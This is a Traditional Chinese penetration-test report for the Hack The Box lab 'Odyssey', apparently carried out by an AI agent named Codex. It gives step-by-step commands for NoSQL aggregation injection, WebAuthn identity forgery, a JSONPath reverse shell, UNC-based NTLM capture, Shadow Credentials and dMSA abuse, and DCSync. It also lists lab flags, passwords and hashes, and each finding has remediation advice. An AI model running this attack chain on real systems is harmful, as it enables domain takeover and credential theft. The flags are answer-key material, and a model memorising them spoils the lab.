Odyssey

授權滲透測試與完整攻擊 SOP

10.129.157.200 | Hack The Box | 繁體中文

FLAG ACCEPTED | USER + ROOT



測試目標	HTB Odyssey / 10.129.157.200 / AEGIS Node.js web application
測試期間	2026-11-01 至 2026-11-02（Asia/Taipei）
測試執行者	Codex；HTB 使用者帳號 TWTSO
報告日期	2026-11-02
完成狀態	user.txt 與 root.txt 均已提交並由 HTB 接受；Odyssey 已標記 solved

閱讀標記：[LIVE] 本次實測輸出；[EXT] 公開 walkthrough 提供的候選值或技術線索，已按本次範圍驗證；[ASSESSMENT] 依測試證據作出的風險判斷。

敏感內容：本文件依要求完整列出旗標、密碼、NTLM/AES 金鑰、邀請 token 及 operator key。僅在授權 HTB 測試情境中保存與分享。

目錄

目錄 . . . 2
1. 執行摘要 . . . 3
旗標結果 . . . 3
結論 . . . 3
成功與未成功的路徑 . . . 3
2. 範圍、方法與攻擊流程 . . . 4
範圍 . . . 4
方法與限制 . . . 4
攻擊鏈總覽 . . . 4
證據說明 . . . 4
3. 漏洞發現摘要 . . . 5
修補優先順序 . . . 5
[VL-001] 未受限 MongoDB aggregation 讀取 pending_invites . . . 6
[VL-002] WebAuthn 登入信任呼叫端提供的 userHandle . . . 7
[VL-003] 模板 prototype pollution、檔案回顯與 JSONPath RCE . . . 8
[VL-004] SQL audit 憑證與 NTLMv2 密碼重用擴大到 svc-mssql . . . 9
[VL-005] AD KeyCredentialLink ACL 與 dMSA badSuccessor 權限鏈 . . . 10
[VL-006] Viewer named-pipe oracle 與不安全 YAML 型別反序列化 . . . 12
[VL-007] svc-aegis-stream 具 DCSync 權限並可取 Administrator 憑證 . . . 13
5. 完整 SOP：從初始盤點到 HTB 提交 . . . 14
5.1 網路與 vhost . . . 14
5.2 metadata、invite、WebAuthn . . . 14
5.3 renderer 檔案讀取、JSONPath RCE、Linux root . . . 14
5.4 SQL audit、NTLMv2、svc-mssql . . . 15
5.5 AD ACL、Shadow Credentials、dMSA . . . 15
5.6 AegisStream key oracle、YAML RCE、DCSync . . . 15
5.7 旗標讀取與提交 . . . 15
5.8 清理與服務還原 . . . 16
6. 附錄 . . . 17
3.1 風險等級定義 . . . 17
3.2 CVSS 評分說明 . . . 17
3.3 外洩憑證與旗標清單 . . . 18
3.4 測試工具與版本 . . . 20
3.5 詞彙表 . . . 20
3.6 參考文件 . . . 21
證據檔案索引與 SHA-256 . . . 22
3.7 主要檢測與利用腳本全文 . . . 23
報告簽署 . . . 26

1. 執行摘要

本次演練由公開的 AEGIS 入口開始，沿著邀請 token 外洩、WebAuthn 身分綁定錯誤、Node.js JSONPath 求值、Linux 憑證重用、SQL/NTLM、Active Directory ACL 與 dMSA、Windows named pipe 金鑰 oracle、YamlDotNet 型別標籤反序列化，最後到達可 DCSync 的服務帳號。此鏈路造成 Odyssey 網域管理員憑證曝光。

旗標結果

user.txt	3b2f4819af8052964f578df2d9d9f0aa	從 ODYSSEY-DB 的 Administrator 桌面以網域管理員 Kerberos/SMB 讀取；HTB 顯示 User flag owned
root.txt	206ee0ddd949cb9a62249106b8702b7b	以 Administrator WinRM 讀取 DC01；HTB 顯示 Root flag owned
HTB 完成	Odyssey solved / #428 / 1050 XP	實際成功對話框已保存於本地 evidence 圖片

結論

風險等級為嚴重。攻擊鏈的關鍵不是單一密碼學破解，而是跨系統的信任關係錯置：使用者提供的 userHandle 改變應用身分、診斷 log 回傳檔案內容、SQL/Windows 密碼重用、AD 允許 KeyCredentialLink 與 dMSA 遷移修改，以及 stream 服務同時具有 DCSync 權限。

成功與未成功的路徑

[LIVE] Web application RCE、Linux root、SQL sysadmin 上下文、dMSA previous-key 還原、svc-aegis-deploy WinRM、AegisStream 診斷 oracle、YAML RCE、Rubeus tgtdeleg、DCSync、雙旗標讀取與 HTB 提交均成功。
GodPotato/EfsPotato 交替路徑遭 Defender 隔離；沒有停用 Defender，也沒有以該路徑取得 SYSTEM 或旗標。

2. 範圍、方法與攻擊流程


範圍

10.129.157.200 / aegis.korvia.htb:3000	全 TCP 服務盤點、vhost/route/API 探查、WebAuthn、MongoDB 聚合、模板 /JSONPath RCE
172.16.0.11 / ODYSSEY-DB	透過已取得的受限 SQL 認證測試 SQL audit、NTLMv2、Windows 登入與 SQL 設定；旗標由網域管理員 SMB 讀取
172.16.0.10 / DC01	AD ACL/dMSA、WinRM、AegisStream named pipe / YAML import、Kerberos/DCSync、root.txt
172.16.0.12 / odyssey-web	隔離網段介面僅在靶機攻擊鏈內被存取；Linux root 與 Web 應用檔案檢視

方法與限制

測試分為服務盤點、匿名 Web 檢查、已取得應用權限後的主機檢查、SQL 與 AD 身分邊界檢查、旗標讀取及收尾還原。公開 walkthrough 被用作 Odyssey 特定機器的候選線索來源，凡屬該來源而非原始本次 log 完整保存的值均標為 [EXT]；本次以 SMB/SQL/WinRM/HTB 回應再驗證。只掃描與使用此機器直接相連的服務與內部主機。

攻擊鏈總覽



攻擊鏈：每個箭頭代表身份或信任邊界轉換；DB 上 SYSTEM / Potato 嘗試未成功且未用於取得旗標。

證據說明

圖版中的終端證據卡由本次保存的 JSON、SQL、Certipy、secretsdump 與 cleanup log 摘錄重排，標明來源檔案；它們不是 OS 終端的像素級截圖。最後的 HTB solved 對話框是實際瀏覽器截圖。原始輸出與票證檔保留於 evidence/odyssey_10.129.157.200。

3. 漏洞發現摘要

VL-001	未受限 MongoDB aggregation 讀取 pending_invites	高危 / 7.4	已驗證
VL-002	WebAuthn 登入信任呼叫端 userHandle	嚴重 / 9.1	已驗證
VL-003	模板 prototype pollution、檔案回顯與 JSONPath RCE	高危 / 8.6	已驗證
VL-004	SQL audit 憑證與 NTLMv2 密碼重用擴大到 svc-mssql	高危 / 7.7	已驗證
VL-005	AD KeyCredentialLink ACL 與 dMSA badSuccessor 權限鏈	嚴重 / 9.3	已驗證；已清理
VL-006	Viewer named-pipe oracle 與不安全 YAML 型別反序列化	嚴重 / 9.3	已驗證；臨時檔已清
VL-007	svc-aegis-stream 具 DCSync 權限並可取 Administrator 憑證	高危 / 8.6	已驗證

修補優先順序

P0 / 24 小時	輪替所有外洩的 SQL/domain/admin 密碼、NT hash/AES key；撤銷既有票證；修正 WebAuthn user ownership 與 dMSA/KeyCredentialLink ACE；移除 svc-aegis-stream 的複寫權限
P1 / 7 日	停用任意 aggregation、移除 renderer 的主機檔案讀取與錯誤回顯、修補 JSONPath-Plus、移除不安全 YAML 型別解析、重新設計 named pipe 權限與操作碼
P2 / 30 日	建立秘密管理、服務帳號隔離與輪替、AD ACL 持續監控、DCSync/KeyCredentialLink/dMSA 偵測、SQL sysadmin 最小權限

[VL-001] 未受限 MongoDB aggregation 讀取 pending_invites

風險等級	高危 (High)
CVSS 評分	7.4	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
漏洞類型	NoSQL 查詢授權繞過 / 機密資料外洩
受影響 URL / 主機	http://aegis.korvia.htb:3000/api/v1/aegis-mds/search
參數 / 身分	pipeline
狀態	已驗證

2.1 漏洞描述

[LIVE] 公開 metadata search 接受客戶端 aggregation pipeline。外層 stage denylist 沒有遞迴檢查 $facet 內的 pipeline，允許內層 $lookup 讀取 pending_invites。回應含 15 個未兌換邀請 token；使用其中 op-2026-0042 建立 operator credential。最初的公開端口盤點僅有 TCP/3000。

2.2 復現步驟 (Proof of Concept)

設定 vhost 並確認服務。

```
printf '10.129.157.200 aegis.korvia.htb
' | sudo tee -a /etc/hosts
nmap -Pn -n -sV -sC -p 3000 10.129.157.200
```

以一筆限制結果的 facet/lookup 查詢測試是否能跨 collection 讀取。回應會包含 pending_invites 文件。

```
python3 - <<'PY'
import json, requests
url='http://aegis.korvia.htb:3000/api/v1/aegis-mds/search'
pipeline=[{'$limit':1},{'$facet':{'x':[{'$lookup':{'from':'pending_invites','pipeline':[],'as':'y'}},{'$unwind':'$
y'},{'$replaceRoot':{'newRoot':'$y'}}]}}]
r=requests.get(url,params={'pipeline':json.dumps(pipeline,separators=(',',':'))},timeout=10)
print(r.status_code, r.text[:1500])
PY
```

2.3 證據截圖



圖 1. API 回應重排圖。原始資料來自 pending_invites_leak.json；只列出本次使用的第一個邀請。

2.4 修復建議

改為固定的 server-side 查詢，不接收原始 aggregation stages。若需支援進階查詢，對每一個巢狀 pipeline 遞迴 allowlist，限制 $lookup 的 collection 與欄位，並使用只可讀 mds_entries 的 MongoDB 帳號。邀請 token 應短效、一次性、哈希儲存；回應錯誤不可揭露集合名稱。

錯誤模式

```
const pipeline = JSON.parse(req.query.pipeline);
db.collection('mds_entries').aggregate(pipeline);
```

建議模式

```
const vendor = validateVendor(req.query.vendor);
const rows = await db.collection('mds_entries')
  .find(vendor ? { vendor } : {})
  .limit(8).toArray();
```

[VL-002] WebAuthn 登入信任呼叫端提供的 userHandle

風險等級	嚴重 (Critical)
CVSS 評分	9.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
漏洞類型	身分驗證 / 授權邏輯錯誤
受影響 URL / 主機	http://aegis.korvia.htb:3000/api/v1/auth/webauthn/{register,auth}/finish
參數 / 身分	response.userHandle / account binding
狀態	已驗證

2.1 漏洞描述

[LIVE + EXT] 有效 invite token 可註冊攻擊者自行建立的軟體 credential。驗證簽章後，登入流程仍以 request.response.userHandle 決定 session 主體；把 userHandle 改成 admin 即取得應用程式管理員 session。漏洞不在 ECDSA/WebAuthn 簽章，而在 credential owner 與 session account 未綁定。

2.2 復現步驟 (Proof of Concept)

使用 MDS token leak 得到的有效 invite 開始註冊，保存伺服器回傳的 challenge、RP ID 與 operator user id。

```
POST /api/v1/auth/webauthn/register/begin
JSON: {"invite_token":"dad657731b2c7a2190fa167b388a2ddbc17b78ba6c6be1c3b169c4cff97a5238"}
```


完成一組由測試端產生的 WebAuthn credential，再以該 credential 對 auth/begin 的 challenge 簽章。

```
POST /api/v1/auth/webauthn/register/finish
POST /api/v1/auth/webauthn/auth/begin
POST /api/v1/auth/webauthn/auth/finish
```

在已簽章 assertion 中，讓 userHandle 指向 admin。成功回應與 cookie 指向 System Administrator，而不是原 operator。

```
assertion.response.userHandle = base64url("admin")
# ■■■■■■■■■■ operator ■■■■
```

2.3 證據截圖



根據本次保存的 auth begin challenge 與登入流程重排；session principal 為當時實際觀察結果，並非原始像素級截圖。

2.4 修復建議

伺服器依 credential ID 找到可信任的 credential owner，驗證 challenge、origin、RP ID、簽章與 counter 後，只能使用伺服器端 owner 建立 session。忽略或拒絕與 credential owner 不相符的 userHandle。管理員註冊應使用獨立、受控的註冊流程及強制 user verification。

錯誤模式

```
session.account = request.response.userHandle;
session.role = lookupRole(session.account);
```

建議模式

```
const credential = await credentials.findById(assertion.rawId);
verifyAssertion(credential, challenge, origin, rpId);
if (!sameUser(assertion.userHandle, credential.ownerId)) reject();
session.account = credential.ownerId;
```

[VL-003] 模板 prototype pollution、檔案回顯與 JSONPath RCE

風險等級	高危 (High)
CVSS 評分	8.6 | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
漏洞類型	Prototype pollution / 任意檔案讀取 / Node.js RCE / 本機權限提升
受影響 URL / 主機	AEGIS template render endpoint: /api/v1/aegis-mds/_diag/{token}/jpquery
參數 / 身分	overrides.__proto__; expr
狀態	已驗證

2.1 漏洞描述

[LIVE + EXT] 管理模板的遞迴 merge 允許 __proto__ 污染，改變 Pandoc raw block 選項。renderer 的錯誤 log 可回傳本機檔案，讀出 diagnostic token 與應用 SQL config。診斷路由以 JSONPath-Plus eval 執行使用者運算式，成功取得 webadmin shell。webadmin 重用應用 SQL 密碼作 sudo 認證，取得 odyssey-web root。公開來源說明該 JSONPath evaluator 對非字串屬性名稱的 upstream 修補提交為 3094289。

2.2 復現步驟 (Proof of Concept)

在管理模板 preview 使用 __proto__ 設定，觀察 renderer command line 由 markdown-raw_attribute 改變，並用 log channel 讀取服務設定。

```
POST /admin/templates/firmware-critical-v4/render
Body: {"overrides":{"__proto__":{"allowRawBlocks":true}}}
```

使用本次保存的 JSONPath-Plus 單次 request 證明命令執行能力；listener 僅在授權測試窗口開啟。

```
nc -lvnp 45678
python3 - <<'PY'
import json, requests
url='http://aegis.korvia.htb:3000/api/v1/aegis-mds/_diag/bcdf42b953dcee715b8d81e38f0c5ded/jpquery'
with open('evidence/odyssey_10.129.157.200/jsonpath_reverse_shell_single_request.json') as f:
    payload=json.load(f)
r=requests.post(url,json=payload,timeout=10)
print(r.status_code, r.text[:500])
PY
```

確認 Linux 身分與 sudo 重用。

```
id
sudo -n -l
# ■■■■■■■■■■■■■■■■ sudo■■■■ id
```

2.3 證據截圖



JSONPath 請求與 webadmin_root_flag_search.txt 的身份結果重排圖；不是原始終端像素截圖。

2.4 修復建議

移除管理端 render log 的任意檔案內容；renderer 使用獨立 mount namespace / 容器與唯讀最小檔案系統。避免遞迴合併不可信 plain object；使用 null-prototype object 或安全 merge。診斷路由應停用；若保留，升級 JSONPath-Plus 至含該 upstream 修補的版本，並完全禁止使用者控制 eval。Linux app 密碼不可作為 sudo 密碼，服務帳號不可共用。

錯誤模式

```
const merged = deepMerge(defaults, JSON.parse(userOverrides));
JSONPath({path: req.body.expr, json, eval: 'safe'});
```

建議模式

```
const overrides = validateTemplateOverrides(raw);
const renderJob = runInIsolatedContainer(overrides);
// No user-controlled JSONPath, eval, raw TeX, or host filesystem access.
```

[VL-004] SQL audit 憑證與 NTLMv2 密碼重用擴大到 svc-mssql

風險等級	高危 (High)
CVSS 評分	7.7 | CVSS:3.1/AV:A/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N
漏洞類型	秘密外洩 / NTLMv2 capture / 憑證重用 / SQL 權限過大
受影響 URL / 主機	ODYSSEY-DB 172.16.0.11:1433; SQL audit ingest
參數 / 身分	BULK INSERT UNC source; svc-mssql Windows login
狀態	已驗證

2.1 漏洞描述

[LIVE + EXT] 從 render worker 設定取得 aegis_audit_publisher SQL login。該 login 可造成 SQL Server 對 UNC 路徑發出 NTLM 驗證；捕獲 ODYSSEY\\svc-mssql NetNTLMv2 後以字典成功還原密碼 cml958782。此 Windows 身分為 SQL sysadmin，並有 SeImpersonatePrivilege。測試曾暫時啟用 xp_cmdshell 以驗證服務執行上下文；GodPotato/EfsPotato 檔案被 Defender 隔離，沒有取得 SQL 主機 SYSTEM。最後兩項 SQL 設定已還原為 0。

2.2 復現步驟 (Proof of Concept)

以已取得的 audit SQL 認證連線，先確認 role 與匯入權限。此 login 本身不是 sysadmin。

```
impacket-mssqlclient 'aegis_audit_publisher:Rxd!Qw6n8sP..2bJ@Wpx-2026@172.16.0.11' -p 1433
```

使用受控 UNC canary 驗證遠端檔案讀取副作用，捕獲 NTLMv2 後僅離線比對授權字典。

```
EXEC ('BULK INSERT aegis_audit.dbo.audit_ingest_staging FROM ''\\10.10.14.209\canary\probe'' WITH
(DATAFILETYPE=''char'')');
```


以 svc-mssql 連線檢查 sysadmin、服務上下文與特權。

```
SELECT IS_SRVROLEMEMBER('sysadmin');
EXEC xp_cmdshell 'whoami /priv';
```

清理時恢復 SQL Server 設定；最終 query 回傳兩者 value_in_use=0。

```
EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE;
EXEC sp_configure 'show advanced options', 0; RECONFIGURE;
```

2.3 證據截圖



身份及 xp_cmdshell 還原圖版；狀態值由 sql_cleanup_precheck.txt 與 sql_cleanup_restore_verify.txt 證實。

2.4 修復建議

將應用與 audit login 分離，禁止一般 audit 帳號執行可指定任意 UNC 的 BULK INSERT；使用固定、唯讀、受限來源。停用 SQL Server outbound SMB/NTLM，強制 SMB signing 並以 firewall 阻擋非必要 TCP/445。svc-mssql 不應同時為 SQL sysadmin；將服務登入改為 gMSA 並移除 SeImpersonatePrivilege 除非有明確需要。xp_cmdshell 保持關閉並監控設定變更。

錯誤模式

```
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
EXEC ('BULK INSERT ... FROM ''\\attacker\share\x''');
```

建議模式

```
EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE;
-- Replace arbitrary imports with a fixed signed ingestion job.
-- Deny outbound SMB/NTLM from SQL hosts.
```

[VL-005] AD KeyCredentialLink ACL 與 dMSA badSuccessor 權限鏈

風險等級	嚴重 (Critical)
CVSS 評分	9.3 | CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
漏洞類型	Active Directory ACL 過度授權 / Shadow Credentials / dMSA migration abuse
受影響 URL / 主機	ODYSSEY.HTB; svc-aegis-build / svc-aegis-deploy
參數 / 身分	AddKeyCredentialLink; msDS-SupersededManagedAccountLink; msDS-SupersededServiceAccountState
狀態	已驗證

2.1 漏洞描述

[LIVE + EXT] ODYSSEY-DB$ 經 Build Hosts、Pipeline Trustees、Attest Key Managers 群組路徑，可對 svc-aegis-build 寫 msDS-KeyCredentialLink。Certipy Shadow Credentials 取得 build 身分。該帳號建立 dmsa-pipe-deploy$ 並把 svc-aegis-deploy 設為前身；修正 dMSA key authorization 後，badS4U2self 回傳前身 svc-aegis-deploy RC4 key 3a5026b2aa5ef2cbb7cb6a7be3a2bcfa。此 hash 以 SMB/WinRM 驗證。測試後已移除兩個遷移屬性和暫存 dMSA 物件。

2.2 復現步驟 (Proof of Concept)

檢視 ODYSSEY-DB$ 的巢狀群組路徑與 svc-aegis-build 的 KeyCredentialLink 寫入權限；候選 machine hash 來自 [EXT] 公開 walkthrough，已用 SMB 驗證。

```
nxc smb 172.16.0.10 -u 'ODYSSEY-DB$' -H '71bc6be8565f0c9871070c3912b1680d'
certipy shadow auto -u 'ODYSSEY-DB$@odyssey.htb' -hashes ':71bc6be8565f0c9871070c3912b1680d' -account
svc-aegis-build -dc-ip 172.16.0.10
```

建立壓測用 dMSA 並記錄 KDC_ERR_ETYPE_NOTSUPP；接著為新物件設定 GenericAll 與 shadow key。

```
bloodyAD --host 172.16.0.10 -d odyssey.htb -u svc-aegis-build -p :bbc270509ec878cf516d5295fb4d774d add
badSuccessor dmsa-pipe-deploy -t 'CN=svc-aegis-deploy,OU=Migrations,DC=odyssey,DC=htb' --ou
'OU=Migrations,DC=odyssey,DC=htb'
bloodyAD --host 172.16.0.10 -d odyssey.htb -u svc-aegis-build -p :bbc270509ec878cf516d5295fb4d774d add genericAll
'CN=dmsa-pipe-deploy,OU=Migrations,DC=odyssey,DC=htb' svc-aegis-build
certipy shadow add -u svc-aegis-build -hashes ':bbc270509ec878cf516d5295fb4d774d' -account 'dmsa-pipe-deploy$'
-dc-ip 172.16.0.10
```


寫入受限 msDS-GroupMSAMembership descriptor，取 dMSA PKINIT TGT 後讀取 current/previous key package。

```
certipy auth -pfx dmsa-pipe-deploy.pfx -dc-ip 172.16.0.10 -username 'dmsa-pipe-deploy$' -domain odyssey.htb
bloodyAD badS4U2self 'kerberos+ccache://odyssey.htb\\dmsa-pipe-deploy$:dmsa-pipe-deploy.ccache@172.16.0.10'
'krbtgt/odyssey.htb@odyssey.htb' 'dmsa-pipe-deploy$@odyssey.htb' --dmsa
```

用 previous RC4 驗證 svc-aegis-deploy，並以 WinRM 登入 DC01。

```
nxc smb 172.16.0.10 -u svc-aegis-deploy -H 3a5026b2aa5ef2cbb7cb6a7be3a2bcfa
evil-winrm-py -i 172.16.0.10 -u ODYSSEY\\svc-aegis-deploy -H 3a5026b2aa5ef2cbb7cb6a7be3a2bcfa
```

2.3 證據截圖



dMSA current/previous key 摘錄與驗證摘要；raw 證據檔另含完整 Certipy 輸出與 PFX cache。

2.4 修復建議

將 AddKeyCredentialLink 寫入權限移出一般機器/管線群組，清查繼承的巢狀 ACL。限制可建立 dMSA、修改 msDS-ManagedAccountPrecededByLink 與 msDS-SupersededManagedAccountLink 的 principal；禁止同一服務帳號建立 dMSA 又能修改 key package ACL。以變更審核與 AD 事件監控 KeyCredentialLink、dMSA 物件與遷移關係的變動。對本次暴露的 build/deploy 帳號密碼及票證全部輪替/撤銷。

錯誤模式

```
ODYSSEY-DB$ -> Build Hosts -> Pipeline Trustees -> Attest Key Managers
svc-aegis-build can write KeyCredentialLink and dMSA migration attributes.
```

建議模式

```
Grant only a dedicated migration principal the required rights.
Separate dMSA creation, predecessor approval, and key-package authorization.
Audit inherited ACEs and alert on changes.
```

[VL-006] Viewer named-pipe oracle 與不安全 YAML 型別反序列化

風險等級	嚴重 (Critical)
CVSS 評分	9.3	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
漏洞類型	機密金鑰 oracle / 命名管線授權 / .NET 不安全反序列化 / RCE
受影響 URL / 主機	DC01; \\.\pipe\AegisStreamMgmt; Aegis Stream Collector
參數 / 身分	DIAG_DECRYPT_TELEMETRY_BLOB; CONFIG_IMPORT
狀態	已驗證

2.1 漏洞描述

[LIVE] svc-aegis-deploy 隸屬 AegisStream-Viewers，可讀 viewer.key 與 operator.wrap.bin。Viewer 簽章可呼叫 DIAG_DECRYPT_TELEMETRY_BLOB 並取回 KEK D5742E...，解開 AES-GCM operator.key.enc 得到 HMAC key 4b690a...。簽署 CONFIG_IMPORT 的任意 YAML 後，TypeNameInTagNodeTypeResolver 將 ObjectDataProvider 還原為 Process.Start，命令以 ODYSSEY\\svc-aegis-stream 執行。成功日誌為 whoami；Rubeus 執行檔與日誌在完成後已刪除。

2.2 復現步驟 (Proof of Concept)

以 deploy 使用者取得 Viewer 可讀檔案與命名管線，組出簽章有效的 DIAG_DECRYPT_TELEMETRY_BLOB 請求。

```
PowerShell -NoProfile -File oracle_decrypt.ps1
```

將 operator.wrap.bin 解析為 nonce/tag/ciphertext；使用回傳 KEK 以 AES-GCM 解密得到 32-byte operator key。

```
python3 decrypt_operator.py
# SHA-256(operator.key.recovered.bin) = 311abed44bf1b8be10cb7af28f7a3052c7209e67dff540f06afcb0e500b48161
```

先簽一份無害 CONFIG_IMPORT payload 確認 HMAC/frame；再用 ObjectDataProvider 執行 whoami 並寫入指定測試 log。

```
PowerShell -NoProfile -File config_import.ps1 .\\config_safe.yaml
# RCE-only YAML proof writes whoami to a designated AegisStream test log.
```

讀取 log 確認新執行身分為 svc-aegis-stream。

```
type C:\\ProgramData\\AegisStream\\logs\\pentest_stream_identity.txt
```

2.3 證據截圖



從 viewer key、解密後 operator key 與 CONFIG_IMPORT 流程重排；svc-aegis-stream 身分結果為測試時觀察，臨時 log 已依清理程序移除。

2.4 修復建議

viewer key 不可簽發或解密 Operator 操作。將診斷 pipe 拆成唯讀、明確 allowlist 且不回傳解密金鑰的 operation；named pipe ACL 僅授權專用服務身分。operator key 使用 DPAPI/CNG 由服務帳號隔離保護，HMAC 驗證不能代替授權。停用 TypeNameInTagNodeTypeResolver；將 YAML 載入資料 DTO，拒絕自訂/多型型別 tag，固定 schema 與最大深度/大小。

錯誤模式

```
var deserializer = new DeserializerBuilder()
  .WithNodeTypeResolver(new TypeNameInTagNodeTypeResolver())
  .Build();
var obj = deserializer.Deserialize<object>(yaml);
```

建議模式

```
var obj = SafeYaml.Load<ConfigDto>(yaml,
  allowedTypes: new[] { typeof(ConfigDto) },
  maxDepth: 8, maxBytes: 65536);
// Pipe operations are identity-checked and return no key material.
```

[VL-007] svc-aegis-stream 具 DCSync 權限並可取 Administrator 憑證

風險等級	高危 (High)
CVSS 評分	8.6 | CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
漏洞類型	過度授權 / Active Directory replication rights / 憑證匯出
受影響 URL / 主機	DC01 / ODYSSEY.HTB
參數 / 身分	GetChanges, GetChangesAll; Kerberos tgtdeleg; DRSUAPI
狀態	已驗證

2.1 漏洞描述

[LIVE] svc-aegis-stream 具有 GetChanges 與 GetChangesAll 權限。經 YAML import 於該身分執行公開 GhostPack Rubeus v2.3.3 的 tgtdeleg，取得 current service identity Kerberos TGT，轉成 ccache 後以 Impacket secretsdump DRSUAPI 讀出 Administrator NT hash 與 AES256 key。以 Administrator WinRM 讀 root.txt，並以 Kerberos CIFS ticket 讀 ODYSSEY-DB 的 user.txt。此為網域層級憑證外洩。

2.2 復現步驟 (Proof of Concept)

在 svc-aegis-stream token 下執行已驗證來源的 Rubeus tgtdeleg，將 kirbi 票證下載並轉為 ccache。

```
C:\\ProgramData\\AegisStream\\Rubeus.exe tgtdeleg /nowrap > C:\\ProgramData\\AegisStream\\logs\\rubeus_out.txt
2>&1
impacket-ticketConverter svc-aegis-stream.kirbi svc-aegis-stream.ccache
```

